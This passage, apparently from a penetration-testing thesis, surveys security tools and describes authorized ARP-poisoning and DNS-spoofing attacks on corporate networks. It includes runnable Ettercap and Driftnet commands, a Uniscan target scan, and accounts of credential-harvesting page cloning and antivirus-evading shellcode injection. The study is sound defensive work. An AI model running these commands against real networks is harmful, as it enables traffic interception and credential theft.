

Figure 3.18 Usage of Netstat

Example usage of Netstat is:

- "`netstat -an |find /i "listening`" shows the listening port of the computer.
- "`netstat -an |find /i "established`" shows the established connection of the computer at that time.
- "`netstat -nabo`" displays the active connections with service, protocol and Process Identifier (PID).

3.21 SE Toolkit

Social Engineering (SE) Toolkit is developed and explained by Kennedy (2014). This tool is an open-source penetration testing framework designed for social engineering attack. By using this tool, many attacks and methods such as spear phishing, website attack, infectious media generator, creating a payload and listener, mass mailer attack, Ardunio-based attack, wireless access point attack, QR code generator attack, Powershell attack can be performed easily and seen Figure 3.19. Linux, Windows and MAC OS X platforms are supported.



Figure 3.19 Menu of SE Toolkit

A mimic Facebook website can be created by the help using SE Toolkit with site cloner by an attacker which is located on credential harvester attack method. When a victim enters his username and password to the fake Facebook webpage, the listener side of the connection which is actually hacker or malicious person is capable to see and capture entered login information at the panel of SE Toolkit. The result and passwords are saved to "`var/www`" directory in Kali Linux distribution. For performing this social engineering attack, in attacker computer Apache service must be started. This attack works over LAN and WAN after configuring NAT settings.

3.22 Shellter

Shellter (2015) is explained on the internet by the owner as a free, portable, open-source dynamic shell code injection tool and first injector which can do dynamic. This tool is used to inject shell code to Windows 32-bit applications. A dynamic approach based on the execution flow of the target application is used by Shellter. A screenshot of interface is given in Figure 3.20.

Figure 3.20 Screenshot of Shellter interface

After opening this infected executable file in a Windows platform, neither antivirus software nor Windows defender can detect this file as a suspicious executable. This is dangerous situation because anyone even if he is a professional, can make same mistake easily. Shellter doesn't modify an application such as changing memory access permission when injection is occurred. Besides, all encoding performed by Metasploit is supported by this tool.

3.23 Snort

Snort (2016) utility is an open-source and can be used as two purpose, one is Network Intrusion Prevention System (NIPS) and the other is Network Intrusion Detection System (NIDS). This software can analyse real-time network traffic and packet logging on networks. It can do protocol analysis and content searching. Besides, attacks like buffer overflows and port scan can be detected via using this tool. An example ICMP alert on Snort is given in Figure 3.21.



Figure 3.21 ICMP alert on Snort interface (Snort Example, 2004)

Snort tool can be used in three modes:

- Sniffer mode can monitor network packets and display them on the screen

- Packet logger mode can log packets to the screen and log file
- Network intrusion detection mode can monitor and analysis traffic against rule based created by the user

The utility is a signature-based analysis tool that it can analyse and warn the user if the network traffic pattern is matched with the written rule, (Snort, 2015).

For starting this tool, firstly, WinPcap should be installed. And after installing Snort, you have to configure Snort configuration file, rules file and alerts and logs. After those, it is better to run Snort as a service.

3.24 Sqlmap

Sqlmap (2015) is explained by the developer as an open-source SQL injection tool. The main reason to use this tool is to exploit SQL injection flaws and reveal unauthorized information from the database. This utility is well-used SQL injection tool by penetration tester on tests for specific features such as database reconnaissance and flexibility to execute commands on the database servers. An example usage of Sqlmap is given in Figure 3.22.

Figure 3.22 An example usage of Sqlmap tool (Sqlmap, 2015)

This tool supports for many database management systems such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB. It supports for six SQL injection techniques:

- Boolean-based Blind SQL injection
- Time-based Blind SQL injection
- Error-based SQL injection
- UNION Query-based SQL injection
- Stacked queries SQL injection
- Out-of-band SQL injection

Sqlmap tool can detect database names, tables from specific databases and columns from specific tables when an SQL injection flaw exists, (Sqlmap, 2015).

3.25 Uniscan

Uniscan (2014) is a vulnerability scanner which can perform local and remote file scanning include remote command execution. It is so simple to test vulnerabilities on a public domain with adding specific parameters like "`-q`" and "`-w`". Graphical user interface of this tool is available. Directory and dynamic scan are also possible.

With the help of this tool, a penetration tester can scan a web page about directory and file check, "`robots.txt`" and "`sitemap.xml`" check, dynamic, static and stress check and also Google and Bing search. Besides this, e-mails about the domain name, SQL injection and XSS vulnerabilities and more are obtained within the test. Search results will be saved to a directory. The usage of Uniscan tool is given in Figure 3.23.



Figure 3.23 Usage of Uniscan

In order to test a domain for obtaining vulnerabilities, the command given below is enough to retrieve results:

```
Perl uniscan –u www.domain.com -qweds
```

Here, “www.domain.com” is the web address of the target and the parameters are displayed in Figure 3.23.

3.26 Wireshark

Wireshark (2015) is defined by the developers as an advanced network protocol and traffic analysis software. It is supported by many platforms such as Windows, Linux, OS X, Solaris, FreeBSD and NetBSD. This software can analyse the traffic very deeply. Wireshark utility has many advanced features like deep inspection of protocol, live capture and offline analysis of network traffic. Saved network traffic can be opened via Tshark tool or graphical interface. Many file formats are supported by this tool and outputs like XML, CSV and plain text are possible to be exported by

Wireshark. Screenshot of Wireshark software is given in Figure 3.24.



Figure 3.24 Screenshot of Wireshark interface

Wireshark can read data from many sources like Ethernet, IEEE 802.11 or USB. VoIP analysis is also supported by this tool. This software supports decryption including IPsec, Kerberos, WEP and WPA. For ease of analysis, Wireshark colours the line according to different protocols, (Wireshark, 2015).

3.27 XArp

XArp (2015) is explained by the owner as an ARP attack detection tool. Advanced ARP detection techniques are used to perform this goal. An attacker can be detected by this security application while performing ARP spoofing attack from LAN devices. The attacker may reveal critical information like login credentials or modify data via ARP based attack. Security applications like Firewall or antivirus can not detect this type of attacks so any protection is occurred against this attack in a network.

This tool is free to use and install on Windows and Linux platforms. Performing

this type of attack inside a network is easy but effective. Therefore, ARP spoofing attacks should be detectable on a corporate network. This tool is used to detect ARP attacks and monitor network. No detection of ARP spoofing by XArp example on a network is given in Figure 3.25.



Figure 3.25 ARP spoofing detection with XArp

CHAPTER FOUR
NETWORK ATTACKS

In attacks, many methods and tools are used together. The reason of using these tools and methods nested together is to simulate real hacking attacks just like in real life. Networks attacks were selected from the combination of chapter 2.4 and 2.5.

Before doing penetration tests, all permissions were taken from corporate networks and legal issues were handled. There were deciphered important information about corporate networks. Because of being critical information about networks and systems, some crucial information such as network IP, computer IP and web site domain names were censored. All findings while performing penetration tests on corporate networks were also reported to the system or network administrators of networks.

In this section, seven types of network attacks included in Chapter 2.5 are examined and explained in detail. They are;

a) ARP poisoning attack for capturing images with Driftnet
b) DNS spoofing attack
c) Misconfigured Cisco device vulnerability
d) The reconnaissance and scanning attack
e) UPnP scan with Miranda and production camera monitoring
f) Vulnerability scan by Nmap Script and system exploit with Armitage
g) Wireless network security cracking

4.1 ARP Poisoning Attack for Capturing Images with Driftnet

In this attack, the goal was to capture images from wireless network of corporate network while the penetration test was performed from LAN. Because of doing this,

ARP poisoning which was performed by Ettercap and Driftnet were used. ARP poisoning to all network devices is given in Figure 4.1.



Figure 4.1 ARP poisoning across the network

After ARP poisoning, every device on the network was told wrong MAC address of default gateway. The MAC address of attacker was offered to replace with the MAC address of default gateway. The reason of doing this was to intercept the unsecure communication between clients and the gateway.

Driftnet is a tool that for capturing images like JPEG and GIF from wireless network. This command is easy and powerful that if anyone wants to capture images from your network, it is easy to achieve this goal. In order to start Driftnet tool, the command

```
driftnet –b –i wlan0
```

Here, "`wlan0`" is the sniffing interface of device, "`-i`" is used to set sniffing interface of the device, it is given in Figure 4.2.



Figure 4.2 Using Driftnet for capturing images

After using Ettercap and Driftnet tools simultaneously, copy of the images transferred over the wireless network were displayed on Driftnet screen (Figure 4.3).

Figure 4.3 The result of using Driftnet

As a result, all images were successfully captured from the wireless network successfully and can be saved to "`/tmp/driftnet`" directory as in Figure 4.4.



Figure 4.4 Saved images

By using both tools, Ettercap and Driftnet, ARP poisoning and image capturing were performed perfectly on wireless network of a company. As it can be seen, this attack is dangerous when sensitive and important image are transferred on a wireless network. An attacker may sniff the images and videos on a corporate network across the wireless network.

4.2 DNS Spoofing Attack

In this attack type, the IP address of web pages on LAN can be easily manipulated. This test was performed inside the company. In order to achieve, someone may be deceived and manipulated to another fake web pages for taking credit card information or e-mail login credential. Since, changing DNS records without touching DNS server can be a serious problem in a network, this situation is very dangerous.

Firstly, DNS record of mynet.com was changed to the IP address of google.com which was 216.58.209.206. These changes were done in the "etter.dns" file which was located in the Ettercap directory (Figure 4.5).



Figure 4.5 Changing of etter.dns

As it can be seen in Figure 4.6, Ettercap was used to do DNS spoofing on a corporate network. Here, the command below started the spoof process to the whole network.

```
ettercap -T -q -i eth0 -P dns_spoof -M ARP // //
```

Here, "-T" denoted text based interface, "-q" run the command in quite mode, "-i" selected the device interface, "-P" selected the relevant plug-in and "-M" selected the protocol. Also, "// //" defined that whole network was selected as the target.



Figure 4.6 DNS spoofing with Ettercap

After this command, Ettercap was starting to do DNS spoofing. From now on, someone who wanted to visit a web page or a subdomain of Mynet.com was forwarded to 216.58.209.206 IP address which was actually Google.com (Figure 4.7).

